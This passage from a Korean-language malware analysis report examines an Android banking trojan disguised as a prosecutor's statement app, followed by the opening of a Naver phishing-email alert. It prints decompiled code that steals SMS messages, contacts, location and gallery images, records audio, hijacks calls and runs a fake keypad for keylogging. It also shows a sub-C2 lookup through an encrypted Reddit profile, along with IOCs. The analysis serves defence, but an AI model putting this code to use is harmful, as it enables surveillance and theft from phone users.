            SmsMessage[] arr_smsMessage = new SmsMessage[arr_object.Length];
            int v;
            for(v = 0; v < arr_object.Length; ++v) {
                arr_smsMessage[v] = SmsMessage.createFromPdu((byte[])arr_object[v]);
            }

            if(arr_object.Length == 0) {
                return;
            }

            String s1 = arr_smsMessage[0].getMessageBody();
            String s2 = arr_smsMessage[0].getOriginatingAddress();
            long v1 = arr_smsMessage[0].getTimestampMillis();
            String s3 = Kit.H(context0, s2);
            ArrayList arrayList0 = (ArrayList)Kit.b.g.a();
            if(arrayList0 == null) {
                arrayList0 = new ArrayList();
            }

            MessageBean messageBean0 = new MessageBean();
            messageBean0.setType("1");
            messageBean0.setNo(s2);
            messageBean0.setBody(s1);
            messageBean0.setName(s3);
            messageBean0.setTime(Kit.Y(context0, v1));
            arrayList0.add(messageBean0);
            Kit.b.g.b(arrayList0);
            Kit.k1("K_NEW_MESSAGE_BROADCAST_INFO");
        }
    }
}

```

[그림 9] 최신 문자 탈취

기존에 저장된 문자들뿐만 아니라 실시간으로 받은 문자도 보관한다.

```

try {
    AudioManager audioManager0 = (AudioManager)BaseOtherService.this.getSystemService("audio");
    stringBuilder0.toString();
    if(!Kit.w0(BaseOtherService.this.c)) {
        audioManager0.setMode(0);
    }

    goto label_50;
} catch(Exception exception1) {
}

try {
    exception1.printStackTrace();
label_50:
    MediaRecorder mediaRecorder0 = new MediaRecorder();
    BaseOtherService.this.e0 = mediaRecorder0;
    mediaRecorder0.setAudioSource(1);
    BaseOtherService.this.e0.setOutputFormat(2);
    BaseOtherService.this.e0.setOutputFile(s + "/log/" + "166555784548" + ".mp4");
    stringBuilder1.toString();
} catch(Exception exception0) {
    goto label_113;
}

```

[그림 10] 음성 녹음

음성 녹음을 진행할 수 있고 log 폴더에 따로 저장한다.

```

public static ArrayList z(Context context0) {
    int v;
    ArrayList arrayList0 = new ArrayList();
    try {
        PackageManager packageManager0 = context0.getPackageManager();
        v = 0;
        List list0 = packageManager0.getInstalledPackages(0);
        Collections.sort(list0, new InstallTimeComparator(packageManager0));
        while(true) {
            label_10:
            if(v >= list0.size()) {
                return arrayList0;
            }

            String s = ((PackageInfo)list0.get(v)).packageName;
            AppInfoBean appInfoBean0 = new AppInfoBean();
            String s1 = ((PackageInfo)list0.get(v)).applicationInfo.loadLabel(context0.getPackageManager()).toString();
            String s2 = ((PackageInfo)list0.get(v)).versionName;
            long v1 = ((PackageInfo)list0.get(v)).firstInstallTime;
            long v2 = ((PackageInfo)list0.get(v)).lastUpdateTime;
            SimpleDateFormat simpleDateFormat0 = new SimpleDateFormat("yyyy-MM-dd");
            String s3 = simpleDateFormat0.format(new Timestamp(v1));
            String s4 = simpleDateFormat0.format(new Timestamp(v2));
            appInfoBean0.setInstall(s3);
            appInfoBean0.setUpdate(s4);
            appInfoBean0.setVersion(s2);
            appInfoBean0.setName(s1);
            appInfoBean0.setPkg(s);
            appInfoBean0.setInstalledBy(Kit.N(context0, s));
            arrayList0.add(appInfoBean0);
            break;
        }
    }
}

```

[그림 11] 앱 정보

기기에 어떤 앱들이 설치되어 있는지 리스트를 확보하여 DB에 저장한다.

```

if(s.equals("android.intent.action.NEW_OUTGOING_CALL")) {
    try {
        String s1 = intent0.getStringExtra("android.intent.extra.PHONE_NUMBER");
        if(s1 == null || (s1.equalsIgnoreCase("")) {
            s1 = this.getResultData();
        }

        if(s1 != null && !s1.equalsIgnoreCase("")) {
            String s2 = Kit.f1(s1);
            stringBuilder2.toString();
            HashMap hashMap0 = (HashMap)Kit.b.d.a();
            if(hashMap0 == null || hashMap0.size() == 0) {
                hashMap0 = Kit.R0(context0);
                Kit.b.d.b(hashMap0);
                stringBuilder3.toString();
            }

            int v = Kit.F(context0, "K_CALL_ON");
            String s3 = Kit.G(context0, "K_CALL_FROM_USER");
            if(hashMap0 != null && !s3.equalsIgnoreCase("")) && v == 1) {
                AllNoBean allNoBean0 = (AllNoBean)hashMap0.get(s2);
                if(allNoBean0 != null && allNoBean0.getCom() == 0) {
                    stringBuilder4.toString();
                    this.setResultData(null);
                }
            }

            stringBuilder5.toString();
            if(!Config.m && !s3.equalsIgnoreCase("") && (s2.equalsIgnoreCase(s3))) {
                this.setResultData(null);
                Kit.q(context0);
                return;
            }

            stringBuilder6.toString();
            Kit.m1("K_OUTGOING_CALL", 2, s2);
            Kit.j(context0, "r02 event-->" + s2);
            return;
        }
    }
}
catch(Exception exception0) {
    exception0.printStackTrace();
}

```

[그림 12] 전화 가로채기

미리 등록한 번호를 받지 않거나 다른 번호로 전화를 걸거나 통화를 마음대로 종료하고 제어할 수 있다.

```

LocationManager.t();
Handler handler0 = new Handler();
LocationManager.o(this.getApplication());
Timer timer1 = new Timer();
this.d0 = timer1;
timer1.scheduleAtFixedRate(new TimerTask() {
    @Override
    public void run() {
        com.suiopnt.gsept27i.service.BaseOtherService.1.1 baseOtherService$1$10 = new Runnable() {
            @Override
            public void run() {
                BaseOtherService.U(BaseOtherService.this);
                stringBuilder0.toString();
                if(Location.a().a > 0.0) {
                    Kit.s1(BaseOtherService.this.c, "K_LATITUDE", "0.0");
                    Kit.s1(BaseOtherService.this.c, "K_LONGITUDE", "0.0");
                    stringBuilder1.toString();
                    Kit.k1("K_REGISTER_INFO");
                }

                if(BaseOtherService.this.c0 > 5) {
                    try {
                        LocationManager.t();
                    }
                    catch(Exception unused_ex) {
                    }

                    try {
                        if(BaseOtherService.this.d0 != null) {
                            BaseOtherService.this.d0.cancel();
                            BaseOtherService.this.d0 = null;
                        }
                    }
                    catch(Exception unused_ex) {
                    }
                }
            }
        };
    }
});

```

[그림 13] 위치 정보 탈취

위치 정보 역시, DB에 저장하여 기기의 현재 위치를 파악할 수 있다.

```

public static ArrayList P(Context context0) {
    ArrayList arrayList0 = new ArrayList();
    try {
        Cursor cursor0 = context0.getContentResolver().query(ContactsContract.CommonDa
        while(cursor0.moveToNext()) {
            String s = cursor0.getString(cursor0.getColumnIndex("display_name"));
            String s1 = cursor0.getString(cursor0.getColumnIndex("data1"));
            HashMap hashMap0 = new HashMap();
            hashMap0.put("contact", s);
            hashMap0.put("phone", s1);
            arrayList0.add(hashMap0);
        }
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
    }
}

```

[그림 14] 연락처 탈취

문자 이외에도 최근 전화 목록이나 연락처 리스트를 DB에 저장한다.


```

try {
    Uri uri0 = MediaStore.Images.Media.EXTERNAL_CONTENT_URI;
    Cursor cursor0 = BaseOthterService.this.c.getContentResolver().query(uri0, new String[]{"_data", "bucket_display_name"},
    int v2 = cursor0.getColumnIndexOrThrow("_data");
    cursor0.getColumnIndexOrThrow("bucket_display_name");
    while(true) {
        label_62:
        if(!cursor0.moveToNext()) {
            goto label_91;
        }

        s = cursor0.getString(v2);
        if(s == null) {
            goto label_62;
        }

        boolean z1 = s.equalsIgnoreCase("");
        break;
    }
}

```

[그림 15] 갤러리 탈취

갤러리에 접근하여 이미지 파일들을 압축한 후 서버로 전송하며 해당 기능은 DB 를 활용하지 않는다.

```

if(s.equalsIgnoreCase("K_PRESS_KEY_PAD")) {
    StartService startService1 = StartService.this;
    if(startService1.G0 {
        return;
    }

    startService1.G0 = true;
    CallLogBean callLogBean2 = (CallLogBean)Kit.b.a.a();
    StartService.this.L0 = callLogBean2;
    if(StartService.this.L0 != null && StartService.this.L0.getState() == 1) {
        try {
            File file0 = new File(StartService.this.getDatabasePath("wait") + "/" + "wait.mp3");
            if(!file0.exists() || file0.length() == 0L) {
                new WaitMp3Task(StartService.this).execute(new Void[0]);
            }
        }
        catch(Exception exception0) {
            exception0.printStackTrace();
        }

        stringBuilder0.toString();
        StartService.this.L0.setKeyPressed(true);
        CallLogBean callLogBean3 = StartService.this.L0;
        Kit.b.a.b(callLogBean3);
        StartService.this.L0.setLongTime(Kit.l("2022-10-13 11:04:14"));
        Config.n = StartService.this.L0;
        Kit.q(StartService.this.c);
        StartService.this.R0.removeCallbacks(StartService.this.S0);
        StartService.this.R0.postDelayed(StartService.this.S0, 1000L);
        StartService.this.E0.removeCallbacks(StartService.this.F0);
        ExecutorServiceUtil.a().execute(new Runnable() {
            @Override
            public void run() {
                try {
                    Thread.sleep(3500L);
                    int v = Kit.F(StartService.this.c, "K_SHOW_NO_ONLY");
                    String s = "";
                    if(StartService.this.L0 != null) {
                        String s1 = v == 1 ? StartService.this.L0.getShow_no() : StartService.this.L0.getName();
                        s = s1;
                    }
                }
            }
        });
    }
}

```

[그림 16] 가상 키패드

통화 도중 가상의 키패드를 띄워 키로깅 기능을 수행할 수 있다. 예를 들어 공격자가 상담사로 위장하여 개인정보 확인을 위해 생년월일 입력을 요구하면 통화 대기음을 틀어주며 실제 통화를 하는 것처럼 위장하는 것이다.

3. 네트워크 및 C2

```

public static String K(Context context0) {
    String s =
    stringBuilder0.toString();
    String s1 = Kit.G(context0, "K_HOST");
    if(!s1.equalsIgnoreCase("")) {
        s = s1;
    }

    if(!s.startsWith("http://")) {
        s = "http://" + s;
    }

    if(!s.endsWith("/")) {
        s = s + "/";
    }

    return s.replace(" ", "");
}

```

[그림 17] 메인 C2

메인 C2는 [그림 17]과 같은 방식으로 작성되어 있다. 문제는 해당 서버를 이동해야 할 때인데 이를 대비하여 서브 C2도 준비해두었다.

```

protected void f0(int v) {
    ExecutorServiceUtil.a().execute(new Runnable() {
        @Override
        public void run() {
            try {
                String s = "https://www.reddit.co" + "redditwebClient=web2x&app=web2x-cll";
                String s1 = "";
                if(v != 0) {
                    s = Kit.G(BaseOtherService.this.c, "K_OTHER_URL");
                    if(s.equalsIgnoreCase("")) {
                        return;
                    }
                }

                stringBuilder0.toString();
                String s2 = new OkHttpClient().newCall(new Builder().url(s).build()).execute().body().string();
                stringBuilder1.toString();
                boolean z = s2.contains("1A2B3C");
                if((z && (s2.contains("4D5E6F")))) {
                    int v = s2.indexOf("1A2B3C");
                    int v1 = s2.indexOf("4D5E6F");
                    if(v >= 0 && v1 >= 0) {
                        stringBuilder2.toString();
                        stringBuilder3.toString();
                        s1 = Crypt.a(s2.substring(v + 8, v1));
                    }

                    stringBuilder4.toString();
                    stringBuilder5.toString();
                }


                if(s1 != null && (s1.startsWith("http://"))) {
                    stringBuilder6.toString();
                    Kit.s1(BaseOtherService.this.c, "K_HOST", s1);
                    NetworkApi.b().c();
                    Kit.k1("K_RECONNECT_SOCKET");
                    Kit.k1("K_REGISTER_INFO");
                    PushUtils.c();
                    return;
                }

                if(v == 0) {
                    BaseOtherService.this.f0(1);
                    return;
                }
            }
        }
    });
}

```


[그림 18] 서브 C2

서브 C2는 레딧 페이지를 통해 가져오며 암호화된 프로필 문구를 읽어서 해당 내용을 복호화한다.



[그림 19] 서버 C2


최근에는 DB를 활용한 방식으로 바뀌면서 C2와 관련된 내용도 DB에 작성되고 있다.



[그림 20] 레딧 페이지

[그림 20]은 실제 운영되고 있는 레딧 페이지로 현재 프로필에는 암호문이 없지만 꾸준히 업데이트되고 있다.

결론



[그림 21] 여러 방식

코드 분석에서는 검찰 진술서를 위장한 앱을 살펴보았지만, 수사기관을 사칭하는 앱은 여러 방식으로 꾸준히 유포되고 있다. [그림 21]과 같이 사이트를 구축하거나 실제 있는 앱을 그대로 복사하여 만들었기 때문에 입력 폼과 완료, 실패 메시지 등이 동일하다. 따라서 스마트폰 사용자의 주의가 요구되며 공식 사이트에서 앱을 설치하는 것을 권장한다.


다음은 악성 앱 공격의 예방 및 대응 방법이다.

악성 앱 예방

- 1) 출처가 불분명한 앱은 설치하지 않는다.
- 2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다.
- 3) SMS나 메일 등으로 보내는 앱은 설치하지 않는다.

악성 앱 감염 시 대응

- 1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
- 2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
- 3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
 - A. 백신 앱의 신고하기 기능을 사용하여 신고.
 - B. 수동으로 악성 앱 삭제



[그림 21] 탐지 화면

현재 알약 M에서는 해당 앱을 **“Trojan.Android.Banker”** 탐지 명으로 진단하고 있다.

IOC 정보

[HASH]

3ba3cb5380b3f9c8cbf9059d0adb9f557d7974a1a6b195eb6be1a93a331c18e7
e61ad7eef2f1860839531f9d4d368af72c1363e578e372c817f17909943a4f4e

[sub C2]

hxxps[:]//reddit[.]com/user/wanglihongo001

hxxps[:]//reddit[.]com/user/aoligeifc

[C2]

137.220.133[.]166


134.122.146[.]10

3

최신 보안 동향

네이버 개인정보 수정 페이지를 위장한 피싱 페이지 주의!

'네이버 계정이 불법 도용되고 있습니다.' 제목으로 피싱 메일이 유포 중에 있어 사용자들의 각별한 주의가 필요합니다.




[그림 1] 네이버 계정 불법 도용 피싱 메일

이번에 발견된 이메일은 네이버 계정이 불법 도용되고 있다는 내용으로 유포 중이며, 이메일 내 비밀번호 변경하기 버튼을 포함하여 사용자들의 클릭을 유도합니다.


피싱 메일의 발신자명은 네이버로 위장하였지만, 네이버가 아닌 네 이 버로 작성되어 조금만 주의를 기울이면 쉽게 피싱메일임을 인지할 수 있습니다.

만일 사용자가 이메일에 포함된 버튼을 클릭하면 공격자가 제작해 놓은 피싱 페이지로 이동합니다.



[그림 2] 비밀번호 변경 피싱 페이지

